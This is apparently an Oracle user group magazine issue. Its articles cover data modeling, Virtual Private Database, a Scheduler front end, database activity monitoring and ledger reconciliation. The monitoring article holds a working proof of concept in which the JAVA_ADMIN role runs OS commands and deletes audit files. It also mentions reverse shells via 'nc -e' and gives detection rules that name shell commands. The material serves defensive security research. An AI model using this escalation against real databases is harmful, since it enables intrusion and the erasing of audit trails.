
Click the check box next to the top-level **Oracle Database 11g** node to deselect all the other nodes. Expand the **Assigned to User** node. Keep expanding it until you see the tables. Note that CUSTOMERS is the only table listed here. Click the check box next to **Assigned to Users**, which selects all the nodes below, including the CUSTOMERS table. Now expand **Not Assigned To Users** and expand the Tables node. The other two tables you created are listed here, as shown in Figure 4, because they have not been associated with schemas. Check the ORDER\_ITEMS and ORDERS tables.

Click the **Tables** tab to see the tables now selected for generation. Click **OK** to start the generation. The script displayed reflects the objects you chose. When you have finished the generation, save the script to a file.

## Conclusion

In this column you walked through a possible Oracle SQL Developer Data Modeler workflow and got a taste of the ways in which this tool can boost your productivity. Visit the Oracle Technology Network for to learn more about all of Oracle SQL Developer Data Modeler's features.

**Figure 4: DDL-generation options**



## About the Author



**Sue Harper** is a Product Manager for Oracle SQL Developer and SQL Developer

Data Modeler in the Database Development Tools group. She has been at Oracle since 1992 and is currently based in London.

Sue is a regular contributor to magazines, maintains a technical blog, and speaks at many conferences around the world.

# Using Virtual Private Database Technology with Oracle E-Business Suite

by James Ball, Independent Oracle Consultant

There is a frequent need to provide database level access to the E-Business suite for interfacing and extracting to meet the needs of connected systems in the enterprise. This requirement alone is a challenge for the administrator, but when the data within the suite needs to be segregated and secured for different organisations it can become a problem for the project.

DEFRA Shared Services Directorate provides solutions for finance, human resources, procurement and payroll to the core Department and a number of associated delivery agencies, using Oracle E-Business Suite.

Among these customers there was a need to provide direct database access so that the organisations could operate interfaces to other systems outside of the shared service. Of primary importance to the organisations was the need to extract data into a data mart for reporting purposes. A complication to this requirement was the need to access base tables, rather than multi-org enabled views. For example: the tool was pre-configured to access the AP\_INVOICES\_ALL table, rather than the multi-org enabled AP\_INVOICES view,

To fill this requirement DEFRA required a simple, secure solution which could be implemented quickly and easily replicated across the organisations using the shared service.

The solution devised was to use Oracle Virtual Private Database functionality to provide access to core tables via SQL\*Plus. This solution has the advantage of being transparent to the interfacing system, easily replicated across organisations and does not have the development overhead compared with maintaining bespoke views for each table needing to be accessed.

The solution consists of three components: a pl/sql user, a security function and a VPD policy. In the working example below we will consider a table which we need to restrict access too.

## User

This is a regular database user created with a script such as the one below, and the user will be the access point for the interfacing system – this is the only username and password that we be given to the administrators of that system. (See Figure 1.)

**Figure 1**

```
create user VPD identified by VPD
default tablespace APPS_TS_TX_DATA
temporary tablespace temp;
/
grant connect, resource to VPD;
/
grant create synonym to VPD;
/
```

**Figure 2**

```
create or replace function org_sec
(
  p_schema in varchar2,
  p_table in varchar2
)
return varchar2
as
  cursor c_check_type is
  select 'org_id'
  from dual
  where exists (
    select 'x'
    from all_tab_columns
    where table_name = p_table
    and column_name = 'ORG_ID'
  );
  r_check_type varchar2(6);
  l_retstr varchar2(2000);
begin
  if (user = 'VPD') then
    open c_check_type;
    fetch c_check_type into r_check_type;
    if (r_check_type = 'org_id') then
      l_retstr := 'ORG_ID=1111';
    else
      l_retstr := null;
    end if;
  else
    l_retstr := null;
  end if;
  return l_retstr;
end;
/

grant execute on org_sec to VPD;
/
```



**Figure 3**

```

begin dbms_rls.add_policy (
  'object_schema => 'AP',
  'object_name => 'AP_INVOICES_ALL',
  'policy_name => 'ORG_SEC_POLICY',
  'function_schema => 'SYS',
  'policy_function => 'ORG_SEC',
  'statement_types => 'SELECT',
  'update_check => TRUE );
end;

conn ap/<password>

grant select on AP_INVOICES_ALL to VPD;

```

**Figure 4**

```

# sqlplus apps/<pass>
SQL*Plus: Release 10.2.0.3.0 - Production on Thu Apr 23 14:47:01 2009
Copyright (c) 1982, 2006, Oracle. All Rights Reserved.
Connected to:
Oracle Database 10g Enterprise Edition Release 10.2.0.3.0 - 64bit Production
With the Partitioning, OLAP and Data Mining options

SQL> select count(*)
  2 from ap.ap_invoices_all;

COUNT(*)
-----
 311504

SQL> conn vpd/vpd
Connected.
SQL> /

COUNT(*)
-----
   9375

SQL>

```

## Security Function

The security function will be invoked when the user attempts to access the E-Business suite data. The function accepts two parameters of schema and table and returns a text string predicate which is then used to restrict the query being presented, and hence the data returned.

In the example below the function checks that the table being restricted has a column named ORG\_ID and, if it does, will return a predicate which will be appended to the 'where' clauses of the query to restrict the data returned to only that which is labelled as belonging ORG\_ID of 1111. (See Figure 2.)


## VPD Policy

The VPD policy is applied to each table which will be restricted. The example below applies the policy to the table AP\_INVOICES\_ALL. Note that we must also grant access to the object to the VPD user. In a "real world" situation there will be many of these policy statements, and it would be advisable to generate these statements using a script to save time. (See Figure 3.)

Now that the policy is in place we can test the solution. The example above shows a session connecting as apps and then as VPD. Note the reduced number of rows returned when connected as the VPD user. (See Figure 4.)

The diagram below left shows how the VPD policy is applied when the user submits the select statement. (See Figure 5.)

There is of course more work to do before this can be used as a production solution but hopefully this real world example provides an insight into how useful and simple VPD can be.

**Figure 5: VPD Flow**

## About the Author



**James Ball** implemented this solution for DEFRA Shared Services Directorate. James is an independent Oracle consultant providing DBA and technical architecture services.

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# Scheduler FE – A Work of Love or Designing a Front End Scheduling System

by Colin Greenwood, Independent Contractor

I was told by an IT Department Head that the Scheduler FE system was a work of love and I have to admit that this is the case.

It all began three years ago when I was reading up on the new features of Oracle 10g with the aim of upgrading my OCP DBA Certification to 10g. It was during a chapter on the new Oracle Scheduling module that my thoughts wandered to areas that would prove to be expensive in time and energy, as is the case with affairs of the heart. It struck me that if the new Scheduler modules were to be displayed in a tree structure then their relationships with one another would be more apparent. I then progressed into how best to achieve this aim and so began the start of the long road that was the design and writing of the Scheduling FE system.

## The Initial Design Decisions.

The first design decisions and therefore the most fundamental was that the program/system should be written in Java and the display structures would be written using Java Swing. The logic behind these first two decisions was that Java is a language that can run on more operating systems than any other language and the reason for choosing Swing was primary that I had experience in using it and knew that I could deliver the type of system I required using Swing.

What was this picture that I had in my mind? Let me show you a screen dump of the completed system, two years and several stages later. This you can see below, Figure 1.

I have broken the screen down into blocks. On the bottom left is the tree structure showing the objects that exist within Oracle's Scheduling module. As they are

such a fundamental part of Oracle's scheduling system I will list them now:–

- Job
- Program
- Schedule
- Job Classes
- Windows
- Window Groups

The tree structure has a number of further branches but these are the fundamental ones. On the right hand side are displayed the details of the object which is currently in focus within the tree. At this first design stage the only other component was to be a simple menu block shown above though in the first design stage it only consisted of two main menu entries 'File' and 'Help'.\*

A deliberate decision was made that the system was to be a front end for Oracle's Scheduling system. The tree structure was therefore to represent the underlying structure created by Oracle and not a structure created by system. Each branch within the tree is therefore directly aligned with a view. This alignment can be seen in Appendix A where each branch is shown together with the view that is used to populate it.

Another design decision was the use of JDBC, it seemed to be the natural choice having selected Java as the base language.

As a general rule I believe that there should be as little hard coding as possible and because of this belief I decided to hold the parameters required for the screen displays outside of the code. Initially I created a set of tables to hold these parameters and from

which the screen displays would be built. This schema would contain tables for the following:–

- A screen table
- A screen/tab table
- A screen/individual object table.
- A user table
- A role table.


By this process the system could be developed as an Enterprise system with multiple users having individual screen displays for each group of users. Roles could be created that would allow subsets of the data to be displayed to specific roles.

Six months later and my initial design had been built. It had been accomplished with a lot of heart break, as all development is where each wave of euphoria brought on by the successful accomplishment of one structure is followed by a wave of despair as the marvellous structure disintegrates in front of ones own eyes. True love is never a straight path.

## Conclusions drawn from the First Phase.

Upon "completion" and I deliberately enclose the word completion with quotation marks, I sat back and over a period of a month or two reviewed what had been achieved. The most basic point was that the project was not complete. Displaying the objects within Oracle's scheduling system is useful enough but having had the objects displayed the obvious requirement is for the Scheduler objects to be created, updated or removed. This is a natural progression but was not available within the system as it currently stood. Looking at the front end then, I had to conclude that the system was a long way from being completed and had considerable more work to do.

Figure 1



\* If you are interested in learning more about Java Swing I would recommend the following three books:–

**Up To Speed with Swing** by Steven Gutz

**Swing** by Mathew Robinson and Pavel Vorobiev

**Java Swing** by Marc Loy, Robert Eckstein, Dave Wood and Brian Cole

The first is fine as an introduction; the other two are more detailed.





## Phase Three – The Additional Screens and New File Parameters.

The requirement for an additional screen displaying the log of run Jobs had been identified in the review. It seemed that displaying the Jobs that had run by date seemed the optimal approach. There would therefore be an additional screen displaying all the Jobs that had run on a specific date. It seemed a natural progression to have another screen that would display the Jobs that would be expected to run on any selected date. Being aware of the Oracle procedure `Evaluate_Calendar_String` within the `Dbms_Scheduler` package that would calculate the next run date I knew that this was possible. By looping through all the Jobs that were currently enabled and calling the `Evaluate_Calendar_String` for each, it was possible to provide a list of Jobs expected to run on any specified day. This became the second additional screen and a screen dump of the screen is shown in Figure 3, (previous page).

The next identified change was to remove the storage of screen and display parameters from within the Oracle database. The new design would allow the system to run straight out of the box.

To facilitate this while still keeping to the principle of minimising the amount of hard coding within the code I moved most of the parameters into a flat file which I named `SchedFileData.csv`. Following on from this I had a process within the Scheduler FE system that read this flat file when the system was kicked off. This appeared to solve the problem of having a system that would start without having to set up and populate database tables and yet still allowed the system to be personalised to the user's requirements. The screens could still be modified to the users requirements without having to recode. The functionality of having roles and assigning separate screens to roles though had to be removed.

Also added was the information line which is situated below the menu buttons. This gives the username and hostname together with a pull down list allowing the user to select the current screen. Also found here is the current date of the data if either the log screen or the event view screen is currently being displayed. On logging on to the system the initial date is the current date.

That is the current position with regard to the Scheduler FE system.

## Conclusion

This article has attempted to describe the evolving process of design and build showing how the two work together interlinking to create the finished article. To say finished article is a misnomer as software is rarely finished in the true sense but merely rests before new requirements are defined. This is certainly the case with the Scheduler FE system as having only completed Phase three six months ago the design of phase four which will include the upgrade to Oracle 11g is already under way. Ideas on extending the package with the inclusion of diagrammatic displays of Chains are possibilities and of course there is the feedback from the user community which provides a source for new ideas.

I also believe this article is useful in that it describes the historical process of design. Most design documentation gives a fixed point in time design perspective. The dynamic aspect is nearly always left out. This is a weakness of most documentation as it leaves the developer in the dark with regard to why certain aspects of a system were specified in a certain manner. This results in mistaken conclusions being made, i.e. that the system has been badly designed when in reality if the full history were known then the quality of the product would be more apparent.

The article has not attempted to describe the package in detail as that would be beyond the scope of this article. Further details of the package can be found on my web site [www.BlueshireServices.co.uk](http://www.BlueshireServices.co.uk) where you can in addition to finding further documentation download the system entirely free without restrictions and without regard to its usage including production environments.

“... if the full history were known then the quality of the product would be more apparent.”

### Appendix A – The Oracle Views

#### The Main Objects and Associated Views

Object	View
Jobs	Db_scheduler_Jobs
Job Arguments	Db_scheduler_Job_Args
Programs	Db_scheduler_Programs
Program Arguments	Db_scheduler_Program_Args
Schedules	Db_scheduler_Schedules
Job Classes	Db_scheduler_Job_Classes
Windows	Db_scheduler_Windows
Window Groups	Db_scheduler_Window_Groups

#### Additional Views

Object	View
Running Jobs	Db_scheduler_Running_Jobs
Running Chains	Db_scheduler_Running_Chains
Link between Window Groups and Windows	Db_scheduler_Wingroup_Members
Chains	Db_scheduler_Chains
Chain Steps	Db_scheduler_Chain_Steps
Chain Rules	Db_scheduler_Chain_Rules
Job Logs	Db_scheduler_Job_Run_Details
Global Attributes	Db_scheduler_Global_Attributes

### About the Author



**Colin Greenwood** is an independent Contractor specialising in the development and support of Oracle Databases. He graduated from the London School of Economics in 1983 and has worked in IT for 26 years, the last 14 being on Oracle systems. Colin is a Oracle Certified DBA on Oracle 8, 8i and 9i.



# Achieving Security Compliancy and Database Transparency in the Financial Services Sector using Database Activity Monitoring Systems (DAMS)

by Paul M. Wright, Markit

The Oracle database has long been used as an effective tool for recording people's details so it can be collated and queried, thus giving the database owner power over that information.

However, to date, the Oracle database has not been so good about recording meta-data about how that power is used. For example, the majority of Oracle databases do not have comprehensive auditing enabled to monitor the people that use it, and what audit is enabled is modifiable by the database owner. So – *Who watches the watchmen?* or more traditionally – *Quis custodiet ipsos custodes?*

There are a number of solutions to the problem of monitoring database activity in Oracle. Firstly there are the multiple Oracle Corp monitoring solutions such as Basic Audit recording to the DB, OS and Syslog. Then for the more adventurous there is Audit Vault. These are well designed solutions used effectively by many customers throughout the world. But these solutions all have the same basic weakness in that they all run with the privileges of the Oracle operating system user on the database server. This means that either a DBA with Oracle OS credentials or a database attacker who can run code as the oracle user can turn off or modify the audit trail. The Oracle security model is meant to protect OS based audit from DB users but there are a number of ways of accessing the OS as the Oracle user from the DB, thus making OS based audit insecure (see the code example towards the end of this article).

Additionally Oracle's audit mechanisms are known for causing some performance loss making them less useful for comprehensive auditing. What is required is a system to allow comprehensive monitoring of database activity that does not degrade performance and cannot be affected by a user who has gained Oracle OS privileges.

The most common solution to this requirement has been **Network-Based** Database Activity Monitoring Systems (DAMS) that understand the TNS protocol and record SQL queries over the network in a hardware appliance. The benefit of network monitoring is that it can be done without affecting performance or reliability of the database server. Additionally it can be done without requiring cooperation from the database team. Therefore it has been easy to implement organisationally. However, there are major drawbacks to the network

monitoring model in that most privileged database access is via encrypted SSH connections, which cannot be viewed by the network monitoring appliance. Additionally network monitoring appliances only see the text of the SQL over the network and rely on pattern matching to alert to unauthorised activity, thus Network monitoring systems do not understand what effect that SQL will have in the database and cannot identify actual DB objects, only the string in the SQL text.

On the other hand **Host-Based** DAMS can read SSH'd connections and can interpret SQL queries in relation to the actual data model and identify the specific objects, thus alerting more accurately. But the problem with Host-Based monitoring is that it has been more likely to cause both performance and compatibility issues in the DB. Additionally Host-Based systems need the cooperation of the database team and this cooperation is difficult to get if it is likely to cause a disruption to the efficient working of the database.

What is required is a Host-Based database monitoring system that is reliable and performant. Given this strong need it is not surprising to see that Sentrigo Inc have decided to concentrate on solving this one problem and in the Author's experience they have solved it with their Hedgehog database monitoring solution, which is available as a free Standard Edition, (fully functional and non-time limited). Go to: <http://www.sentrigo.com/products/hedgehog-standard>

Sentrigo Hedgehog is a sensor agent that is installed on the database server and attaches in Read-Only mode to the shared memory of the SGA and then sends the results of scanning SQL queries, over SSL to the separate Hedgehog server where the alerts are stored.

The Hedgehog sensor agent runs as a separate user from Oracle on the DB server OS so it cannot be affected by the DBA or an attacker running code as the Oracle OS user. Hedgehog can read SSH'd queries and as the alerts are sent to a remote log host the alerts cannot be modified by the DBA. Because Hedgehog is reading directly from the DB it is less susceptible to signature bypass techniques, and reduces both false positives and false negatives.

Crucially, the performance hit of the sensor can be tuned to be less than 1% of total CPU and memory usage even at times of heavy load. This is done by reducing the sampling frequency of the sensor. For the past year the Author has found this system to be reliable and it has been instrumental in gaining security compliance within the financial services. Achieving transparency of database activity is an important foundation for achieving transparency in the financial sector.

So that is the end of the overview, now let's get into some of the interesting detail.

First what do the performance figures look like on a two node RAC in Production? See Figure 1.

So that's the typical performance stats, but what does the Hedgehog (HH) Server look like? See Figures 2 and 3.

Figure 1: CPU% ~ typical usage on Production less than 1%





Figure 2: Sentrigo HH server GUI showing connected sensors



The STATEMENT keyword used in the rule shown previously “pattern matches” the SQL as would a network based system. This can be improved by using the OBJECT keyword as follows:

OBJECT='SYS.FINDRICSET'

The OBJECT rule will only trigger when that actual object is called not just when any string that contains the FINDRICSET characters is ran. This accuracy is especially useful when profiling usage of data by users with the aim of Data Leak Prevention. Consider a table named customers in a schema named main:

MAIN.CUSTOMERS

A STATEMENT rule matching on the string CUSTOMERS is likely to trigger a million times on all the columns, code and queries that occur in a large warehouse and happen to contain the string CUSTOMERS. BUT a rule matching specifically on OBJECT='MAIN.CUSTOMERS' results in a small number of accurate alerts even when the prefixing schema is omitted from the query. So DAMS like HH, protect against the biggest headache of Data Leak Prevention systems i.e. wasted time wading through the flood of false positives.

For more Scenarios of Sentrigo HH usage please refer to these previous papers:


<http://www.oracleforensics.com/wordpress/index.php/2009/07/10/create-user-to-sysdba/>

<http://www.oracleforensics.com/wordpress/index.php/2008/10/10/create-any-directory-to-sysdba/>

A new example of using Sentrigo Hedgehog to secure Oracle can be found in the case of the JAVA\_ADMIN Oracle database role.

A user holding the JAVA\_ADMIN Role will appear to have low privileges, see Figure 4.

Figure 3: What do the HH rules look like?



But Java is secure as it is sand boxed, right? Not necessarily so. The following proof of concept shows that the JAVA\_ADMIN database Role can be used to act as the Oracle OS user, which means that the JAVA\_ADMIN Role can modify the audit trail recorded to the OS!

The following code was run on this version of the Oracle database, see Figure 5.

The PoC commands can be used to delete or modify the OS based audit trail, see Figure 6.

Of course the JAVA\_ADMIN Role could also be used to change the Oracle unix password, shoot an xterm back to a separate host or shovel a shell back using nc -e. (See <http://www.oracleforensics.com/wordpress/index.php/2009/08/31/java-admin-to-osdba/>).

**But what the JAVA\_ADMIN can NOT do is switch off or modify Sentrigo Hedgehog auditing as it runs as a separate user from Oracle!**

So a Sentrigo Hedgehog rule that would alert to JAVA\_ADMIN usage would look like this:

Object='dbms\_java.grant\_permission'

Rules that would alert to JAVA\_ADMIN abuse would look like this:

Statement contains '/usr/sbin/usermod -p'  
or  
Statement contains 'xhost'  
Statement contains '-e /usr/bin/bash'

The rules can be made more difficult to bypass by using Regular Expressions capturing the same commands obfuscated by comments or blank spaces e.g.

Statement contains '-e\$\*/usr/bin/bash'

This is powerful protection for database systems with security compliancy requirements.

For more in depth knowledge on writing advanced security rules and how to secure Oracle using a range of Database Activity Monitoring Systems, the Author of this article has written and is teaching a new course on this subject for SANS.org. This is first showing in London on Saturday 5th December 2009. <http://www.sans.org/london09/description.php?tid=3602>

Figure 4

SQL> SELECT \* FROM DBA\_TAB\_PRIVS WHERE GRANTEE='JAVA\_ADMIN';  
no rows selected

SQL> SELECT \* FROM DBA\_ROLE\_PRIVS WHERE GRANTEE='JAVA\_ADMIN';  
no rows selected

SQL> SELECT \* FROM DBA\_SYS\_PRIVS WHERE GRANTEE='JAVA\_ADMIN';  
no rows selected

Figure 6

SQL> call javaos('rm /u01/app/oracle/admin/orcl/adump/ora\_705.aud');  
Call completed.

**Figure 5**

```

SQL> SELECT * FROM V$VERSION;
BANNER
-----
Oracle Database 10g Enterprise Edition Release 10.2.0.3.0 - Prod
PL/SQL Release 10.2.0.3.0 - Production
CORE      10.2.0.3.0      Production
TNS for Linux: Version 10.2.0.3.0 - Production
NLSRTL Version 10.2.0.3.0 - Production
CREATE USER JAVATEST IDENTIFIED BY JAVATEST;
GRANT CREATE PROCEDURE TO JAVATEST;
GRANT CREATE SESSION TO JAVATEST;
GRANT JAVA_ADMIN TO JAVATEST;
CONN JAVATEST/JAVATEST;

CREATE OR REPLACE AND COMPILE JAVA SOURCE NAMED javaproc AS
import java.io.*;
public class javaproc{public static String Run(String myString){
try{
Runtime.getRuntime().exec(myString);
return("0");
}
catch (Exception e){
return(e.getMessage());
}
}
}
/

begin dbms_java.grant_permission( 'JAVATEST','SYS:java.io.FilePermission','<<ALL FILES>>','execute');
end;
/

begin dbms_java.grant_permission( 'JAVATEST','SYS:java.lang.RuntimePermission','writeFileDescriptor','*');
end;
/

begin dbms_java.grant_permission( 'JAVATEST','SYS:java.lang.RuntimePermission','readFileDescriptor','*');
end;
/

CREATE or REPLACE PROCEDURE javaos(Command IN STRING)
AS
LANGUAGE JAVA
NAME 'javaproc.Run(java.lang.String)';
/

SQL> call javaos('touch /home/oracle/test_java6.txt');
Call completed.

(oracle@dev oracle)$ ls -alt test_java6.txt
-rw-r--r--  1 oracle  oinstall    0 Aug 24 20:56 test_java6.txt

SQL> call javaos('rm /home/oracle/test_java6.txt');
Call completed.

(oracle@dev oracle)$ ls -alt test_java6.txt
ls: test_java6.txt: No such file or directory

```



## About the Author

**Paul M. Wright** is an expert at securing 3-tier Oracle architectures, having a decade of experience, including Pentest Ltd, NGSSoftware, Betfair, Markit Group, and consultancy for financial institutions. This experience includes secure software development, deployment, configuration, monitoring, logging, forensic response and compliancy. Paul has been credited by three Oracle CPUs and authored the first book on the subject of Database Forensics. He is published via IOUG SELECT Journal and has presented his original research at UKOUG, ISACA and SANS. Paul is a GIAC GSOC, GSE and SANS Instructor for Oracle and Java Security, with new research at <http://www.oracleforensics.com>



# Control Account Reconciliation

by Ravi Gajendragadkar, Consultant, Inatech Solutions

This article gives an overview on Control Account Reconciliation and explains how to reconcile transactions in Oracle General Ledger.

Control Account Reconciliation lets you reconcile transactions in General Ledger accounts that should balance to zero, such as an Intercompany Clearing Account, VAT control account, Debtors Control Account, or Liability Account. It can be used effectively with Sub Ledger Accounting (SLA) which was introduced in Release 12. Sub Ledger Accounting offers more flexibility when creating accounting entries from sub ledgers such as Receivables or Payables.

accounting inquiries on transactions within a sub ledger or in General Ledger as a drill down. Prior to its introduction, each sub ledger had its own method of accounting for transactions. Payables used the Payables Accounting process to generate liability accounts and journal entries, whereas Receivables would use Auto accounting. Sub ledger accounting was designed to be a service that replaces all the different methods of creating accounting transactions with one common process.

## SLA Setup Flow

SLA Setup steps and their flow can be confusing. Even though there is a specific order for steps to follow, the setup flow can be indistinct or unclear. Figure 1 tries to simplify how data from each setup step is used to build and create next series of steps.

## Overview

The reconciliation is performed by two methods i.e. manual or automatic. Perform manual reconciliation when you want to reconcile transactions with different balancing segments, account segments or reconciliation references. If the sum total of the selected transactions is equal to zero when you save the reconciliation, then the general ledger marks the journal lines as reconciled. Automatic Reconciliation is run via a concurrent request called “Reconciliation: Automatic reconciliation”. It requires a prerequisite setup related to SLA (sub ledger accounting) to be configured prior to running this concurrent request.


## Who Should Read This

Functional analysts, module super users and accountants will also benefit from understanding how reconciliation is performed for control accounts in General Ledger.

## Sub Ledger Accounting Definition (SLA)

Prior to understanding the automatic reconciliation mechanism it is essential to understand how to configure sub ledger accounting definition. This article attempts to explain the sub ledger accounting process in brief.

Sub Ledger Accounting (SLA) is a new concept that is introduced in Release 12, sometimes referred to as Financial Services Accounting Hub or Accounting Methods, which incorporates all the accounting rules and the application of these rules to sub ledger transactions. Setups for accounting can be found in each sub ledger, and are module specific. They are utilised by the system when the Create Accounting process is run or when performing



### Figure 2: Journal Reconciliation Setup

## Figure 2: Journal Reconciliation Setup

The screenshot shows the Oracle Accounting Setup Manager interface. The left sidebar contains the following menu items: Accounting Setup, Legal Entities, Ledger Definition, Ledger Options, Advanced Options, and Review. The main content area is titled 'Update Ledger: Advanced Options' and shows 'Step 2 of 4'. The 'Journal Reconciliation' section is active, displaying a tip: 'Journal Reconciliation allows you to track journal lines that must reconcile with each other and balance to zero.' Below this, there is a checkbox labeled 'Enable Journal Reconciliation' which is currently unchecked. A callout bubble with the text 'Enable Journal Reconciliation' points to this checkbox. The 'Budgetary Control' section below it also has a tip and two checkboxes: 'Disable Budgetary Control' (unchecked) and 'Require Budget Journals' (checked). At the bottom, there is a field for 'Reserve for Encumbrance Account' with a dropdown arrow. The bottom right corner shows navigation buttons: 'Cancel', 'Back', 'Step 2 of 4', 'Next', and 'Finish'.

Figure 3: Segment Qualifier Setup

